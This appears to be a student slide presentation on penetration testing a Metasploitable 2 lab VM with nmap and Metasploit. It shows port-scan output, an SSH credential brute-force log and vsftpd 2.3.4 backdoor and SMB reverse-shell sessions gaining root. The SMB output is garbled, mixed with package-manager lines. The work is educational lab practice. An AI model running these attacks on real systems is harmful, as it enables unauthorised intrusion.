



PENETRATION TESTING ON NETWORK PORT

Advisor: Chhim Bunchun

Presentor: Ly Sophavin

Diamond Sponsor



Gold Sponsor



Silver Sponsor




Supporter





TABLE OF CONTENT

- 1 . Introduction**
- 2 . Problems**
- 3 . Methodology**
- 4 . TechTools**
- 5 . Result**





1. INTRODUCTION

Nowadays, as web applications provide more functions, web vulnerabilities are also increasing. This project aims to demonstrate how these vulnerabilities work and how to prevent them to enhance security. It incorporates OWASP references and focuses on pentesting vulnerabilities in Metasploitable 2.




2. PROBLEMS

As organizations rely more heavily on technology, the complexity of IT infrastructures and applications has grown. This increase in complexity has led to more potential entry points for attackers.






3. METHODOLOGY





1. INFORMATION GATHERING

Information gathering, also known as reconnaissance, is the process of collecting as much information as possible about the target system, network, or application. Here am using nmap to collect some open port



```
[sudo] password for snordenz:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-13 09:56 +07
Nmap scan report for 192.168.100.33
Host is up (0.0002s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-syst:
|   STAT:
|      STAT: Connected to 192.168.100.9
|      Logged In as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Bubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 68:0f:c7:01:c8:5f:6a:74:d6:98:24:f1:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2bae:61:b1:24:3d:e8:f3 (RSA)
|_23/tcp   open  telnet      Linux telnetd
|_25/tcp   open  smtp        Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2024-10-13T02:56:37+00:00; 8s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu0804-base.localdomain/organizationName=OCDSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
|_53/tcp   open  domain     ISC BIND 9.4.2
| dns-nsid:
|   bind.version: 9.4.2
|_80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
|_111/tcp  open  rpcbind    2 (RPC #100000)
| rpcinfo:
```

2. VULNERABILITY SCANNING

Vulnerability scanning identifies known vulnerabilities, lack of security controls, and common misconfiguration within systems on a network.

Penetration testing simulates an attack to exploit weaknesses in order to prove the effectiveness of your network's security.





3. EXPLOITATION

The exploitation phase of a penetration test focuses on gaining access by bypassing security restrictions. If vulnerability analysis was done properly, this phase is a precise, planned effort to find entry points and high-value assets.

```
vinzz@vinzz:~/Desktop
[*] 192.168.178.131:22 - Failed: 'howareyou:howareyou'
[*] 192.168.178.131:22 - Failed: 'howareyou:kali'
[*] 192.168.178.131:22 - Failed: 'howareyou:msfadmin'
[*] 192.168.178.131:22 - Failed: 'msfadmin:nano'
[*] 192.168.178.131:22 - Failed: 'msfadmin:kali'
[*] 192.168.178.131:22 - Failed: 'msfadmin:superuser'
[*] 192.168.178.131:22 - Failed: 'msfadmin:howareyou'
[*] 192.168.178.131:22 - Failed: 'msfadmin:kali'
[*] 192.168.178.131:22 - Success: 'msfadmin:msfadmin' uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[*] SSH session 2 opened (192.168.178.1:34389 -> 192.168.178.131:22) at 2024-04-01 12:21:18 +0700
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2...

ls
vulnerable
whomami
-bash: line 3: whomami: command not found
whomami
msfadmin
cd ..
ls
ftp
msfadmin
service
user
cd user
```

4. POST EXPLOITATION

Post-Exploitation phase is to determine the value of the machine compromised and to maintain control of the machine for later use. The value of the machine is determined by the sensitivity of the data stored on it and the machines usefulness in further compromising the network.


```
msf6 exploit(winx/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.178.131
RHOSTS => 192.168.178.131
msf6 exploit(winx/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.178.131:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.178.131:21 - USER: 331 Please specify the password.
[*] 192.168.178.131:21 - Backdoor service has been spawned, handling...
[*] 192.168.178.131:21 - UID: uid=0(root) gid=0(root)
ls
[*] Found shell.
[*] Command shell session 1 opened (192.168.178.130:38585 -> 192.168.178.131:6200) at 2024-03-26 03:12:47 -0400

bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
noup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```



5. REPORTING

This section outlines the goals of the Penetration Test and summarizes key findings. It is intended for those overseeing the security program and anyone affected by the identified threats.





4. TOOLS AND TECHNOLOGY

KALI

Kali Linux (formerly known as BackTrack Linux) is an open-source, Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. It does this by providing common tools, configurations, and automations which allows the user to focus on the task that needs to be completed, not the surrounding activity.



NMAP

Nmap (Network Mapper) is a free and open-source network scanning tool used for network discovery and security auditing. It's one of the most widely used tools for network reconnaissance and vulnerability assessment.





METASPLOITABLE 2

A test environment provides a secure place to perform penetration testing and security research. For your test environment, you need a Metasploit instance that can access a vulnerable target. The following sections describe the requirements and instructions for setting up a vulnerable target.

METASPLOIT FRAMEWORK

The Metasploit Framework is an open-source penetration testing and exploitation toolkit developed by Rapid7, a cybersecurity company. It provides security professionals, ethical hackers, and penetration testers with a comprehensive platform for conducting security assessments, exploiting vulnerabilities, and testing defenses.

RAPID7

 Metasploit



5. RESULT

FTP

```
[*] 192.168.178.131:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.178.131:21 - USER: 331 Please specify the password.
[+] 192.168.178.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.178.131:21 - UID: uid=0(root) gid=0(root)
ls
[*] Found shell.
[*] Command shell session 1 opened (192.168.178.130:38585 -> 192.168.178.131:6200) at 2024-03-26 03:12:47 -0400

bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
```

SSH

```
[+] 192.168.178.131:22 - Failed: 'msfadmin:nano'
[-] 192.168.178.131:22 - Failed: 'msfadmin:kali'
[-] 192.168.178.131:22 - Failed: 'msfadmin:superuser'
[-] 192.168.178.131:22 - Failed: 'msfadmin:howareyou'
[-] 192.168.178.131:22 - Failed: 'msfadmin:kali'
[+] 192.168.178.131:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 2 opened (192.168.178.1:34389 -> 192.168.178.131:22) at 2024-04-01 12:21:18 +0700
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2
```



SMB

```
[*] Started reverse TCP handler on 192.168.178.132:4444 [contents (deb) [45.8 MB]
[*] Command shell session 1 opened (192.168.178.132:4444 → 192.168.178.131:38277) at 2024-04-22 00:38:22 -0400
get:5 http://kali.download/kali/kali-rolling/contrib amd64 Contents (deb) [246 KB]
whoami http://kali.download/kali/kali-rolling/non-free amd64 Packages [192 kB]
root7 http://kali.download/kali/kali-rolling/non-free amd64 Contents (deb) [883 kB]
ls :ched 66.5 MB in 2min 0s (553 kB/s)
bin ing package lists... Done
booting dependency tree... Done
cdromg state information... Done
dev ckages can be upgraded. Run 'apt list --upgradable' to see them.
etc
homekali@kali:[~]
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
■
```



5.CONCLUSION

In conclusion, the penetration testing conducted on ports 21, 22, and 139 has provided valuable insights into the target system's security posture, highlighting areas of vulnerability and suggesting recommendations for improving security measures. Continued vigilance, regular security assessments, and proactive mitigation of identified risks are crucial for maintaining a robust defense against potential threats.





THANK YOU !



Diamond Sponsor



Gold Sponsor



Silver Sponsor



Supporter

